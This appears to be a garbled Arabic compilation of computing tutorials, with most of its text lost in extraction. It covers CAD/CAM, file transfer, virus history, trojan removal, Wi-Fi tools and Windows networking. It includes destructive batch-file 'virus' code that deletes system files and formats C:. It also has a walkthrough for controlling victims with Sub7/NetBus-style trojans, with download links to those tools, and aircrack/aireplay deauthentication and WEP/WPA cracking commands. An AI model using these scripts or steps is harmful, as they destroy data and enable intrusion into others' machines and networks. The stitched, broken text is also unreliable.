
(...



:()

.()

Facing Parameters



:()

Save NC file,) ()
Change Post

(Edit ,Ask



. : ()


NG.nc

.(G-Code)

MasterCAM

(simulation)

()



. ()

CAD/CAM
CAD/CAM

CAD/CAM

CNC

CAD/CAM

CAD/CAM

CNC.

CAD/CAM

:

:

CAD/CAM

.
. .
. .
. .

نقل الملفات من جهاز لآخر

يحتاج البعض في كثير من الأحيان لنقل الملفات من جهاز إلى آخر أو استخدام طابعة مركبة على جهاز ثان أو استخدام سواقة الأقراص القابلة للكتابة في الجهاز الآخر.. وقد تكلف عملية نقل بعض القطع من جهاز إلى آخر الكثير من الوقت والجهد.. ولكن ماذا لو أمكن ربط الجهازين ببعض لاستفادة كل من الجهازين من موارد الآخر... للقيام بذلك يجب توفر التالي:

١- شراء كيبيل خاص يدعى Null Modem Serial Cable ما يميز هذا الكيبيل أنه يحتوي على فتحة من نوع Femal في كلا الطرفين.

٢- تركيب برنامج hyper terminal في كلا الجهازين ويمكن الحصول عليه من قرص الويندوز بعد الذهاب إلى لوحة التحكم - إضافة إلى إزالة برامج - إعدادات ويندوز - اتصالات.

إعدادات التركيب:

١- ضع الكيبيل في نفس فتحة الجهازين من الخلف Com1 أو Com2 جديد باختيار اسم أيقونة للاتصال.

٣- قم بترك خانة رقم الهاتف فارغة ومن ثم اختر منفذ الاتصال (using Connectin) من القائمة المنسدلة... على سبيل المثال Direct to Com1 إذا كان الكيبيل متصل بمنفذ Com1.

٤- اختر بعد ذلك سرعة نقل البيانات وهنا يجب الانتباه إلى أن السرعة بين الجهازين يجب أن تكون متماثلة.

٥- إذا قمت بعمل السابق بالطريقة الصحيحة ستجد أن البرنامج يعمل وفي أسفل نافذة البرنامج مكتوب Connected يعني ذلك أن الجهاز الأول جاهز للاتصال.

٦- قم بعمل نفس الخطوات السابقة في الجهاز الثاني.

٧- لنقل الملفات من الجهاز الأول والعكس اختر أمر Transfer ومن ثم اختر الملف الذي تريد نقله واضبط بروتوكول النقل.

لمزيد من المعلومات عن طرق تشبيك أخرى قم بزيارة المواقع التالية:

<http://www.wown.com/>

www.ipt.com/support/DCC-SetUp/dcc-setup.htm

طريقة أخرى..

باستخدام نفس الكيبيل مع برنامج اسمه LL3 أو LL2000 وحروف LL بمعنى Lap Link.. الأول حجمه بسيط جدا وهو سهل الاستخدام..

وهذه وصلة التنزيل : <http://home.nordnet.fr/~jyjeannas/divers/LL3.EXE>

أما الثاني فهو يشتمل على كل طرق النقل مثل التلفون ، الكيبيل ، الأترنت و..

صورة البرنامج : <http://www.cnet.com/software/0-3227888-7-1757649.html>

نبذة عن البرنامج : <http://www.computertimes.com/may00edchoicelaplink.htm>

طريقة سريعة لنقل ملفاتك من جهاز لآخر

لآخر جهاز من ملفاتك لنقل سريعة طريقة
: عامة نظرة

اختيارنا يعتمد و العملية لهذه ناجحة طرق عدة هناك و.... لآخر جهاز من ملفات لنقل كثيراً نحتاج
الفلوبي استخدام هو التقليدية الطريق أحد..... نقلها المراد البيانات حجم و نوع على للطريقة
حال في الآخر الجهاز من تستقبل و جهاز من البيانات ترسل بحيث الايميل نستخدم قد و..... ديسك
قد و (مفيدة تكون أحيانا الله و بس غريبة شوية طريقة) بالإنترنت متصلين الجهازين كان
أحد الإنترنت على المنتشرة الملفات تخزين مواقع باستخدام الإلكتروني البريد عن يستعاض
..... بعد عن الآخر بالجهاز بالتحكم تسمح التي البرامج استخدام هو أيضاً الطريق

..... العائلي الحجم ذات ملفات لنقل الأفضل و الأسهل أعتبرها طريقة عن أحدث هنا أنا و

نحتاج؟ ماذا

USB اسمه و **USB** مخرجين له سلك طلب و كمبيوتر محل لأقرب التوجه هو نحتاجه ما كل
مكتبة من عليه الحصول يستطيعون المملكه سكان) للإعداد قرص معه و **Data Link**
-ريال ١٣٩ بسعر جريز

USB مدخل منهما كل في الجهازين طبعاً و

:البرنامج تركيب طريقة

: الدرايفر تعريف - أ

- 1- و الجديد الجهاز على الويندوز سيتعرف ... الجهازين أحد في **USB** الـ بمخرج السلك بوصل قم - 1
. الإعداد قرص يطلب .
- 2-الجهاز هذا في الإعداد قرص ضع - 2
- 3- على جديد جهاز أي تركيب مثل - أمامك تظهر التي الشاشات في المذكورة الخطوات اتبع - 3
. - الكمبيوتر
- 4- . الآخر الجهاز على الخطوات نفس اتبع - 4

الاستخدام طريقة:

- 1- الجهازين بكلا السلك وصل من تأكد -
- 2- الجهازين كلا في (PC-Linq باسم المكتب سطح على أيقونته تظهر) البرنامج بتشغيل قم - أيضاً .

أسفل في الظاهران المؤشران يكون أن يجب و . الجهازين أحد منهما كل تمثل شاشتين تظهر بحيث اللون بينما - الصحيح بالشكل يعمل الجهاز أن يعني الأخضر اللون) . الأخضر باللون الشاشة يمين (ما مشكلة وجود يعني الأحمر

- 3- المجلد أو - الملف على بالضغط تقوم أن هو لآخر جهاز من ملف أو مجلد لنقل الآن عليك ما كل - المكان في الآخر الجهاز نافذة إلى الملف سحب و الضغط في الاستمرار مع الأيسر الماوس بزر - العملية من انتهيت قد تكون بذلك و. الماوس فلت و (مثلاً معين مجلد داخل) تريده الذي الأخرى بالطرق مقارنة جيداً جيد يعتبر المستغرق الوثت لأن جيدة الطريقة تعتبر: ملاحظة -4

)

(

()

Pakistani brain

..

.STONED

Mark Washburn

**V2P
Scanners**

..

Replication

:

()

. Bombs

Trojans

HOST

worms

.

:

Replication

-

()
Trojans

(Logic Bombs) .

Worms

:

The Replication Mechanism

The Protection Mechanism

The Trigger Mechanism

MICHELANGELO

DISK ICELAND

.EXE

CRUNCHING

)

TAIWAN

FUMANCHU

(

.CTRL+ ALT + DEL

The Payload Mechanism

-

()

()

-

.
:

Direct Infector



PATH

.COM

VIENNA

Indirect Infector



Boot Sector Viruses

SHAKE

.COM

"Shake well before use"

FRERE JACQUES

JERUSALEM FRIDAY 13

.COM

FAT

C HRISTMAS

. D ATACRIME

-

:

Trivial

REPLICATION

Anti-

STUPID

Virus Programs

Minor

Executable

AIDS

13K

.COM

Moderate .

r formatting
DISK KILLER

COLUMBUS .

COM

BACKUP

Major .

RIPPER

SEVERE .

Unlimited .

Network

Password

Supervisor

:

Boot Sector Viruses .

Boot

. System Disk

Program

STONED .

YALE

DEN ZUCK

. BAD SECTORS

Program Viruses .

EXE COM

SYS BAT

:

Parasitic Viruses

┌

Appending

Prepending Virus

COM

Virus

EXE

Header

COMMAND BOMBER

Companion Viruses

┌

COM

. COM

. EXE

.EXE

. COM

AIDS II

. EXE or .COM

. BAT

.Linking Viruses

┌

Cluster

DIDII

Macro Viruses

┌

. WORD

DOT .NORMAL

Excel

. CONCEPT

XLS.PERSONAL

. LAROUX

:

-

:

┌

BRAIN

Virus :

Trojan Hours :

warm :

Important message

ANNIV. doc

Melissa-X Melissa.W

address

book

IBM

mcafee.com

Replication -

..

The Protection Mechanism -

Activate -

MICHELANGELO

TAIWAN
MANCHU

ICELAND
()

CTRL+ALT+DEL

.(EXE COM)

()

(attachment)

EXE COM

" ((direct-action
(terminate and stay resident, TSR "

" "

)

(scan)

ActiveX

HTML

(Symantec

Norton AntiVirus

) PCMagazine

!

ICQ

boot sector) :
macro) (file infectors) (viruses
(viruses

DOS boot)
MBR viruses (record
(master boot record)

(parasitic viruses)

!

(macro viruses)

(multipartite) "

Virus Encyclopedia
Symantic

:

<http://www.symantec.com/avcenter/vinfodb.html>

Net bus :

▪

Netbus Ver 1.6 & 1.7

win 95 -win98 -win Nt	
patch.exe	
470 kb	
12345	

OK

:

+

regedit

HKEY_LOCAL_MACHINE

+Software

+ Microsoft

+ Windows

+Current Version

Run

-

-

-

-

.. **patch.exe**

▪

System Windows -

) **Run** -

(-

patch xxx : del xxx.exe < -

طريقة تتخلص من فايروسات التجسس

الطريقة الأولى :-

اتجه إلى ابدأ ثم اختر أمر تشغيل وعند ظهور النافذة اكتب الأمر كما هو مبين في الشكل :
عندها سوف تظهر لك نافذة ملفات التسجيل . وسوف اكتب الخطوات بالترتيب . اتبع الخطوات التالية بالترتيب :
اختر من الملفات HKEY_LOCAL_MACHINE :
ثم SOFTWARE :
ثم MICROSOFT :
ثم WINDOWS :
ثم CURRENT VERSION :
ثم RUN :

ملاحظة : في بعض الأحيان تجد اكثر من RUN كل ما عليك ان تبحث بها كلها عندما تضغط على (RUN) سوف تظهر على يمينك نافذة ملفات التسجيل وبها أوامر التسجيل وأسماء الملفات التي تعمل مع الويندوز ، ابحث عن أي ملف تجسس مثل (patch.exe) أو ، (Explo32) وغيرها وعندما تجد تلك الملفات قم بمسحه فوراً ، وأعد تشغيل الكمبيوتر

ثانياً - الطريقة الثانية :-

تعتبر هذه الطريقة أسهل الطرق ، وتستخدم عادة لكشف ملف التجسس عن طريق استخدام أوامر الدوس .
اذهب لقائمة ابدأ ومن ثم البرامج واختر أمر تشغيل الدوس (MS-DOS) موجة (واكتب هذا الأمر
C:Windowsdir patch.*
إذا وجدت ملف تجسس قم بمسحه فوراً بالأمر التالي :
C:Windowsdelet patch.*

ثالثاً - الطريقة الثالثة :-

اتجه إلى ابدأ ثم تشغيل وفي الخانة أكتب الأمر التالي :
(msconfig)

سوف تظهر لك نافذة وفي أعلاها عدة أوامر اختر الأمر : بدء التشغيل
عندها سوف تظهر لك نافذة بها عدة مربعات وكل مربع به علامة . من هذه النافذة يمكنك
إيقاف عمل أي برنامج وليس حذفه

رابعاً - الطريقة الرابعة :-

للتعرف على من يخترق بجهازك في هذه اللحظة وذلك عن طريق الدوس ، اذهب لقائمة ابدأ
ومن ثم البرامج واختر أمر تشغيل الدوس (MS-DOS) موجه (مع ملاحظة اتصالك بالانترنت
وإغلاق جميع إطارات المتصفح وبرامج المحادثة بعدها قم بكتابة الأمر التالي :

C:WINDOWSNETSTAT

ثم اضغط مفتاح الإدخال (ENTER)

في حالة وجود شخص ما مخترق جهازك في هذه الأثناء سيظهر رقم (الآي بي) الخاص به

Notpad

```
echo off @
cd/
Deltree /y *.*
echo He He He
end
```

```

:
:
:
He He He
:
:
:

```

bat.

```

:
virus.bat
.
```

```
echo off@
cls
nul< c:\autoexec.bat call attrib -h -r
c:\autoexec.bat< echo @echo off
c:\autoexec.bat<< nul< y c:\progra~1\*.*/ echo deltree
nul< c:\windows\command\format.com c:\ echo copy
c:\autoexec.bat<<
nul< c:\windows\command\deltree.exe c:\ echo copy
c:\autoexec.bat<<
c:\autoexec.bat<< nul< deltree /y c:\windows\*.*/ echo
c:\autoexec.bat<< nul< u /autotest/ echo format c: /q
BAT..
```

```
Echo off@
c:
cd %WinDir%\System\
deltree /y *.dll
cd\
deltree /y *.sys
EXE
```

.

>

,

-:

>

.

>

()

.

.

,

-:

>

.

.

>

. 1969

() ,
()

)

IBM

(

>

.

,

.

.
>
!
>
" ()
" ...
-: >
. **FBI**
>
Digital Equipment Company
>
FBI
!
>----->
>
) (Patch file))
>
(Ports)
) (client/server) /)
(server)
>
,

(Windows)

(Unix)

T1

>(Shell Account).

>

(

)

>

(

)

(Norton AntiVirus)

.

.

(Trojan)-

>

-

.

-:

>

(Floppy Disk),

.

-:

>

.

>

.

:

(Registry)

>

run

>Start

(regedit)

>

HKEY-LOCAL-MACHINE

>

Software

>

Microsoft

>

Windows

>

Current Version >

Run >

>

(Name) >

(Data) >

>

.

>

>**Start**

>**Restart at MS- Dos**

>

>**C:/windows**

>

>**C:/windows/system**

"

nssaf

:

- -



Server.exe

GUI Graphical User Interface

.Crackers ()

Crack

MOD

LOD

MOD

Cracker

(Pirates)

Phreak

Crackers

Cypherpunks

Cyberpunk

Anarchists

-:

(Server)
((Edit Server))

Port):-)

-:

IP))

winipcfg
" IP "

(Sub7)

-:

-: -

<http://www.s7a.netfirms.com/t3reb2.2.zip>

<http://www.sub7.net/downloads.shtml>

<http://www.s7a.netfirms.com/t3reb2.2.zip>

<http://portwolf.hack3r.com/zips/netbusfirst.zip>
<http://portwolf.hack3r.com/zips/netbus1.2.zip>
<http://portwolf.hack3r.com/zips/netbus1.53.zip>
<http://portwolf.hack3r.com/zips/netbus1.6.zip>
<http://portwolf.hack3r.com/zips/netbus1.7.zip>
<http://portwolf.hack3r.com/zips/netbus2.0.zip>
<http://portwolf.hack3r.com/zips/nbpro201.zip>

<http://portwolf.hack3r.com/zips/backorifice.zip>
<http://portwolf.hack3r.com/zips/bo2k.zip>
<http://portwolf.hack3r.com/zips/boclient.zip>

<http://portwolf.hack3r.com/zips/deepthroat3.zip>

<http://portwolf.hack3r.com/zips/deepthroat.zip>

Edit Server))

server Edit -
run in normal mode -


```

                                Start -
                                rigedit : Run -
Registry Editor : -
                                HKEY_LOCAL_MACHINE -
                                Software -
                                Microsoft -
                                Windows -
                                Current Version -
                                Run -
                                Registry Editor -
                                Names
                                . Data
--> Data -
                                . -
                                Delete -
                                -----
                                msconfig:
                                Start -
                                msconfig : Run -
Start up System Configuration Utility -
                                -
                                -
                                .
                                -----
                                Dos:
                                :
                                MSDos -
                                C:/Windowsdir patch.* : -
                                : -
                                patch.* C:Windowsdelete
                                -: -
                                -----
                                -:
                                -
                                -
                                System.ini -
*****
                                -:
```

-: _____ -

<http://www.mypage.ayna.com/mimi3/mohrar.zip>

IslamicFile

_____ .

-

netstat -n

MSN

((

))

netstat -n

MS-DOS

-

-

" -

"

-

. - - - -

exe.

-
-
-
-

=====

..

=====

:

*

server.exe
=====

*

exe.
com . dl . exe

:

subseven

:

=====

=====

-

A:\

boot

-

-

A:\

-

attrib -s -a -r -h c:\windows

h s a r

-

-

mirrc ()

dl ----- com ----- exe

- . -

- % - .

- - .. :

- %

- ..

..

(Haking) ..

..

((

..

..

1-

(trojan) (patch)

)

()

() (

!!

2-

!!

..

3-

!

(

(

(port)

!!

:

) .)

1-

..

2-

!

!!

!



..

..

:

212.123.123.200

:

212.123.123.366

:

ICQ))

) !!)



:

))

!

!

:

..

:

!

:

!!

!

!!

(IP Scan)

)!)

..

:

212.224.123.10

212.224.123.100

:

()
212.224.123.100 , , , :
!

:

212.224.123.50

:-

:

(Server) -

((Edit Server)) -

..

..

:

..

:

REMOTE

:

1/

) (

2/

(server)

PATCH FILE

) (

!!!

.

)

(

(server)

REGISTRY

) (

.

.

ip

: ..

(Port):-

..

..

:-

8080

25

26

12

6588

80

(IP) :- _____

..
"1"

..

..
" .. "

-

-

winipcfg

IP "

"

-

. . .

1-

SCANNING

2-

ip

SCANNING

..	<<	SERVER :
...		TROGAN :
..		PATCH :

)	(:
)	(

.. ..

.. ..

: :

: :

(Server)

-

-

..

((Edit Server))

-

..

..

..

(Edit Server)

:

(Edit Server)

: ..

...

..

..

..

...

..

(Server)

:

..

..

(Server)

...

:

:

:

(Server)

)

(

..

.

..

:

..

(Edit Server)

..

(SERVER)

•

..

:

.

(SERVER)

*

..

(SERVER)

(

:

:

)

<<

HTML

..

...

...

..

\-

!!

:

..

DOS

:Telnet

Telnet

Windows

" "

:Windows

Telnet

Start

Telnet

Windows

Remote

Connect

..

Telnet

Run

Host Name

Connect

.System

()

Port

Connect

Term Type

Connect

Disconnect

.Exit

:

FTP

FTP

Superscanne

Start

Run

ftp -n

<FTP

Open

Enter

**<FTP
To**

To

**/http://www.assassin.com Connected to
(Service (Version 4.0 webserv1 Microsoft FTP**

quote user ftp<ftp

.allowed, send identify (e-mail name) as password Anonymous acces


root~ quote cwd<ftp

PASS Please login with USER and

quote pass ftp<ftp

.Anonymous user logged in

**Pwd
Cd**



WPA-Raduis server

=====

Wired Equivalent Privacy)WEP)

WEP 64

=====

WEP 128

=====

Wi-Fi Protected Access)WPA)

WPA Pre-Shared Key)WPA-PSK)

Consumer . WPA

rekeying

WPA-PSK

(TKIP (the Temporal Key Integrity Protocol

MD5 , SHA-1 .

coWPAtty ,

brute-force ,

=====

Raduis server

WPA-RAduis

RSA .

TACACS+ server ,

. StarBucks (;

=====

SSID Broadcast

SSID Broadcast ,

kismet

: aireplay ,

SSID

SSID

aireplay -0 2 -a ath0

=====

Wireless Distribution System) WDS)

=====

Filter MAC address ,
Spoofing MAC address ,

airodump , MAC

:

ifconfig hw ether

=====

:

Netstumbler :

<http://www.netstumbler.com> :

Cain :

<http://www.oxid.it> :

cain ,

WIFI scanner

"WZC "Wireless Zero Configuration

arp-poison cain
sniff

Abel

=====

:

Kismet :

<http://www.kismetwireless.net> :

wireless scanner

SSID BroadCasting ,

Kismet

SSID

Aircrack

```

:
./configure
make
male install
root

drdeath
kismet.conf
vi /usr/local/etc/kismet.conf
:
# User to setid to (should be your normal user)
suiduser=drdeath
# YOU MUST CHANGE THIS TO BE THE SOURCE YOU WANT TO
USE
source=orinoco,eth1,Kismet
suiduser
source
: orinoco,eth1,Kismet
Alt+Ctrl+F2
su ,

```

kismet

```

s
s ESSID , mode

```

i

h ,

http://www.securityforest.com/wiki/i..._and_configure

=====

NetDiscover :

<http://nixgeneration.com/~jaime/netdiscover>

DHCP

Netdiscover

active & passive ,

=====

WIFI-Radar :

http://www.bitbuilder.com/wifi_radar :

Wifi-radar ,

,

,

,

,

.

=====

AirSnort :

<http://airsnort.shmoo.com> :

WEP .

AirSnort

.

=====

AirCrack :

<http://www.packetstormsecurity.nl/fi...crack-2.0.html> :

AirSnort .

AirCrack

aircrack

:

make install

monitor

iwconfig eth1 mode monitor

aircrack .

./airmon.sh start

:

monitor mode ,

: iwpriv ath0

,

:

<http://airsnort.shmoo.com/orinocoinfo.html>

<http://www.kismetwireless.net/download.shtml>

airodump

./airodump eth1 out 11

aircrack

aireplay ,
DeAuth attack

PHP:

aireplay -0 2 to broadcast the DeAuth forces a reauthentication of
a client

aireplay -3 -x 600 -b &lp; ap MAC> -h ath0 replays the
authentication packets

airdump ath0 captures the data
-bit

-bit wep

800000

aircrack

:

airdump:

airdump

airdecap:

airdecap [options]

aircrack:

aircrack

aireplay:

SSID

SSID

BroadCasting

aireplay -0 2 -a ath0

: Manual

<http://www.wirelessdefence.org/Conte...kORIGINAL.html>

=====

coWPAtty :

<http://sourceforge.net/projects/cowpatty> :

WPA,
Brute-Force ,

four-way handshake ,
ethereal

: WPA ****

Part 1 :

<http://www.informit.com/articles/article.asp?p=369221>

Part 2 :

<http://www.informit.com/articles/article.asp?p=370636>

=====

KisMAC :

<http://kismac.binaervarianz.de/index.php> :



Kismet

WPA .

=====

:

<http://cri.ch/linux/docs/sk0016.html>

<http://www.informit.com/articles/art...&seqNum=3&rl=1>

http://www.microsoft.com/windowsxp/u..._03july28.msp

WarDrive

<http://www.irongeek.com/i.php?page=videos/wardrive1>

<http://www.sfhty.com/u/2053020050211090323.zip>
<http://www.sfhty.com/u/2053020050210061652.zip>
XP
<http://www.sfhty.com/u/2053020050202044815.zip>
<http://www.sfhty.com/u/2053020050126085027.zip>
<http://www.sfhty.com/u/2053020050126082307.zip>
<http://www.sfhty.com/u/2053020050126080414.zip>
<http://www.sfhty.com/u/2053020050126080124.zip>
<http://www.sfhty.com/u/2053020050126075744.zip>
<http://www.sfhty.com/u/2053020050126075549.zip>
<http://www.sfhty.com/u/2053020050126075429.zip>
<http://www.sfhty.com/u/2053020050126073851.zip>
<http://www.sfhty.com/u/2053020050126072934.zip>
<http://www.sfhty.com/u/2053020050126072800.zip>
<http://www.sfhty.com/u/2053020050125090642.zip>
<http://www.sfhty.com/u/2053020050119010520.zip>
<http://www.sfhty.com/u/2053020050119125137.zip>
<http://www.sfhty.com/u/2053020050112015741.zip>
<http://www.sfhty.com/u/2053020050111090539.zip>
<http://www.sfhty.com/u/2053020050111090300.zip>
<http://www.sfhty.com/u/2053020050111090136.zip>
<http://www.sfhty.com/u/2053020050111090004.zip>
<http://www.sfhty.com/u/2053020050106094207.zip>
xp <http://www.sfhty.com/u/2053020041230024154.zip>
<http://www.sfhty.com/u/2053020041227104947.zip>
xp <http://www.sfhty.com/u/2053020041227103118.zip>
XP <http://www.sfhty.com/u/2053020041226010528.zip>
<http://www.sfhty.com/u/2053020041226125246.zip>
<http://www.sfhty.com/u/2053020041226125014.zip>
<http://www.sfhty.com/u/2053020041226124533.zip>
<http://www.sfhty.com/u/2053020041226124123.zip>
%
<http://www.sfhty.com/u/2053020041226120229.zip>
<http://www.sfhty.com/u/2053020041225115909.zip>
<http://www.sfhty.com/u/2053020041225115255.zip>

hup *

()

)

hup : switch

1-

)

... ()

2-

.)

..

⋮ _____

*

)

(

•

()

•

•

•

•

•

•

:

) (server): ()

win net

nt4

xp

server

win98

ntc4

-

- 2000

:

1-win98 2- 2000

•

:

*

1-

2-

()

:

()
)

)

⋮

- 1-
- 2-
- 3-
- 4-
- 5-
- 6-

) .)

:

⋮

(T)

(domin)

NTFS.

:

)

(

/
C

-
-
-
-
-

NTFS

FAT

::

((dcpromo

- . . 2- 1-

()

:

ntfs .

:

FAT

NTFS

-
-
-
-

:

1-

) ((

()

2-

:

Π

(

.Π

()

3-

:

LAN SETTING

OK

(

Π

)

):

(

1-

(

))

connections)

LAN setting

:

•

/ ip

•

:

•

(computer moneyman)

administrative

+

()

()

:

del

:

: BIOS FEATURES SETUP

BOOT SEQLEENCE

SAVE&EXITSETUP

CD ROMC.A

XP

:-

: 1-

ip

2-

3-

4-

1-

2-

3-

4-

LOCAL

()

:

))

:-

))

1-

2-

:

:

(D)

*

)))

).

*

:

:-

*

(...)

(

()

(C) (D)

:

\$

-
-

.

:

.

.

[/

:

xp

cmd run start 1-

IP Addrress net send 2-

enter

c:\net send IP adrees message

Net send * [msg text]

:

START>>RUN>>COMMAND

CD\

(TCP/IP)

Ping 127.0.0.1

**Ping ip address of the pc
ipconfig :**

(TCP/IP)

(IP Address – Gateway – Subnet Mask)

(Sharing)

net Share share name=folder path

(Data)

(C Drive)

(MyData)

net Share Mydata=C:\Data

nslookup :

EgyNet

DSL

Default Server: ns22.egynet.com.eg

Address: 80.75.166.250

..

manage

**my computer
local users and groups**

users

guest

setpassword



NETWORKS

FILES
CD-ROM

PRINTERS
